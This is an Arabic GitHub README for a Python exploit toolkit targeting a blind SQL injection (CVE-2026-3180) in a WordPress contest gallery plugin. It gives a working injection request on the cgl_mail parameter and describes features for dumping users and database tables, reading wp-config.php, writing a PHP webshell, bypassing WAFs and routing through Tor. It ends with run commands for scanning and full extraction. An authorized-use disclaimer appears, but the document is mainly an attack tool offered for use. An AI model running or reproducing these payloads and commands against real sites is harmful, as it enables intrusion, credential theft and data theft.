 cerberusmrxi/wp-contest-gallery-28.1.4-exploit
مجموعة أدوات استغلال كاملة لـ CVE-2026-3180 - ثغرة حقن SQL في إضافة معرض المسابقات لووردبريس. تشمل استخراج بيانات آلي، تجاوز WAF، شيل عكسي، تكامل مع SQLMap، إنشاء إضافة Burp، وإعداد تقارير لاختبار الاختراق والأبحاث الأمنية.




أداة تقييم إثبات المفهوم لـ CVE-2026-3180
المؤلف: Sudeepa Wanigarathna · الاكتشاف الأصلي: cardosource
[!IMPORTANT] للاستخدام المصرح به فقط. هذه الأداة مخصصة للبحث الأمني والتعليم واختبار الأنظمة التي تملكها أو لديك إذن كتابي صريح لتقييمها. الوصول غير المصرح به إلى أنظمة الكمبيوتر غير قانوني. لا يتحمل المؤلف أي مسؤولية عن سوء الاستخدام.
CVE-2026-3180 هي ثغرة حقن SQL أعمى عالية الخطورة وغير مصادقة في إضافة Contest Gallery لووردبريس. توجد العيب في معالج AJAX post_cg1l_resend_unconfirmed_mail_frontend، حيث يتم تمرير المعامل cgl_mail إلى استعلام SQL دون تنظيف مناسب.
يوفر هذا المستودع أداة إثبات مفهوم Python كاملة الميزات (الإصدار 2.0) للمتخصصين الأمنيين المصرح لهم للتحقق من التأثير، واستخراج بيانات ووردبريس، وإنشاء التقارير، والتكامل مع الأدوات المعيارية في المجال (SQLMap وBurp Suite وNuclei).
| السمة | القيمة |
|---|---|
| CVE ID | CVE-2026-3180 |
| CVSS | 7.5 (High) |
| متجه الهجوم | شبكة — غير مصادق |
| التأثير | اختراق السرية، قراءة قاعدة البيانات، سرقة بيانات الاعتماد |
| المنتج المتأثر | إضافة Contest Gallery لووردبريس |
| الإصدارات المتأثرة | 28.1.4 والإصدارات الأقدم |
| نوع الثغرة | Blind SQL Injection |
| DBMS | MySQL / MariaDB |
| الحقل | القيمة |
|---|---|
| URL | /wp-admin/admin-ajax.php |
| الطريقة | POST |
| الإجراء | post_cg1l_resend_unconfirmed_mail_frontend |
| المعامل القابل للثغر | cgl_mail |
POST /wp-admin/admin-ajax.php HTTP/1.1 Host: target.example Content-Type: application/x-www-form-urlencoded
action=post_cg1l_resend_unconfirmed_mail_frontend &cgl_mail=qualquer'OR/**/1=1#@teste.com &cgl_page_id=1 &cgl_activation_key= &cg_nonce=%20
### المراجع

- [CVE-2026-3180](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2026-3180)
- [Exploit-DB 52609](https://www.exploit-db.com/exploits/52609)
- [الشرح الأصلي (cardosource)](https://dev.to/22l31on/wordpress-contest-gallery-plugin-vulnerability-2ff6)

---

## الميزات

### الاستغلال الأساسي

| الإمكانية | الوصف |
|---|---|
| كشف الثغرات | اختبارات الاستعلام المنطقي، والزمني، والمعتمد على الأخطاء، والاتحاد، والمكدسة |
| الاستخراج الأعمى | استخراج الأحرف بالبحث الثنائي عبر الاستدلال المنطقي |
| تفريغ البيانات الكامل | المستخدمون، بيانات تعريف قاعدة البيانات، الخيارات، الإضافات، السمات، المقالات، الجداول |
| واجهة SQL تفاعلية | تشغيل استعلامات `SELECT` مخصصة ضد الخلفية |
| استخراج wp-config.php | محاولات `LOAD_FILE()` ضد المسارات الشائعة |
| شل عكسي | كتابة PHP webshell عبر `INTO OUTFILE` / `DUMPFILE` (عند السماح) |

### التهرب والأداء

| الإمكانية | الوصف |
|---|---|
| تجاوز جدار الحماية | أكثر من 15 تقنية ترميز وإخفاء |
| تعدد الخيوط | خيوط عمل قابلة للتكوين لاستخراج أسرع |
| تحديد المعدل | تأخير قابل للتكوين بين الطلبات |
| منطق إعادة المحاولة | إعادة محاولة تلقائية عند فشل عابر |
| تدوير وكيل المستخدم | بصمات متصفح عشوائية لكل طلب |
| دعم الوكيل | وكلاء HTTP/SOCKS وTor (`socks5h://127.0.0.1:9050`) |

### التقارير والتكاملات

| الإمكانية | الوصف |
|---|---|
| توليد التقارير | تقارير JSON وHTML مع ملخصات الاستخراج |
| تكامل SQLMap | أمر SQLMap مولّد تلقائياً مع أدوات التمويه |
| ملحق Burp Suite | مولد + `burp_contest_gallery.py` مستقل |
| قالب Nuclei | قالب YAML للكشف الجماعي |
| وحدة Metasploit | وحدة مساعدة Ruby (`contest_gallery_sqli.rb`) |
| أتمتة الشل | نصوص Bash لسير عمل curl وSQLMap |

### التشغيلي

| الإمكانية | الوصف |
|---|---|
| مخرجات CLI ملونة | تسجيل منظم بمستويات خطورة |
| تتبع التقدم | مقاييس فورية (الطلبات، التوقيت، سرعة الاستخراج) |
| أوضاع هادئة / مطولة | مناسبة للبرمجة النصية والتصحيح |
| معالجة الإشارات | تنظيف أنيق عند `Ctrl+C` |
| جاهز لـ Docker | دعم النشر المعبأ بالحاويات |
| جاهز لخط أنابيب CI/CD | رموز الخروج ومخرجات JSON للأتمتة |

---

## التثبيت

### المتطلبات الأساسية

- Python **3.8+**
- `pip`
- إمكانية الوصول الشبكي إلى الهدف (الأهداف) قيد الاختبار

### الأدوات الخارجية الاختيارية

| الأداة | الغرض |
|---|---|
| [SQLMap](https://github.com/sqlmapproject/sqlmap) | حقن SQL الآلي |
| [Burp Suite](https://portswigger.net/burp) | الاختبار اليدوي واستضافة الإضافات |
| [Nuclei](https://github.com/projectdiscovery/nuclei) | المسح القائم على القوالب |
| [Hashcat](https://hashcat.net/hashcat/) | كسر التجزئات دون اتصال |
| [Tor](https://www.torproject.org/) | التوجيه المجهول (`--proxy tor`) |

### الإعداد```bash
git clone https://github.com/CerberusMrXi/WP-Contest-Gallery-28.1.4-Exploit.git
cd WP-Contest-Gallery-28.1.4-Exploit

python3 -m venv venv
source venv/bin/activate          # Windows: venv\Scripts\activate

pip install -r requirements.txt

python3 cve-2026-3180.py --help
مطلوبة (وقت التشغيل):```text requests>=2.31.0
**موصى به (من requirements.txt):**```text
colorama>=0.4.6
tqdm>=4.65.0
pyyaml>=6.0
python-dateutil>=2.8.2
urllib3>=2.0.0
يستخدم الاستغلال الرئيسي فقط مكتبة Python القياسية بالإضافة إلى
requests. تعمل الحزم الإضافية على تحسين المخرجات والتقارير.
استبدل
http://target.exampleبهدف مختبري أو مصرح به فقط.
python3 cve-2026-3180.py http://target.example --scan
### الاستغلال الكامل (الكشف + الاستخراج)```bash
python3 cve-2026-3180.py http://target.example
python3 cve-2026-3180.py http://target.example --dump users
### واجهة SQL التفاعلية```bash
python3 cve-2026-3180.py http://target.example --sql-shell
python3 cve-2026-3180.py http://target.example --report html -o assessment.html
### عبر Burp proxy```bash
python3 cve-2026-3180.py http://target.example --proxy http://127.0.0.1:8080 -v
python3 cve-2026-3180.py http://target.example --scan
يقوم بتشغيل الكشف المنطقي، الزمني، والقائم على الأخطاء دون استخراج كامل.

### استخراج كامل للبيانات```bash
python3 cve-2026-3180.py http://target.example --dump all
يستخرج معلومات قاعدة البيانات، المستخدمين، الخيارات، الإضافات، الثيمات، المقالات، الجداول، وبيانات النظام الوصفية.

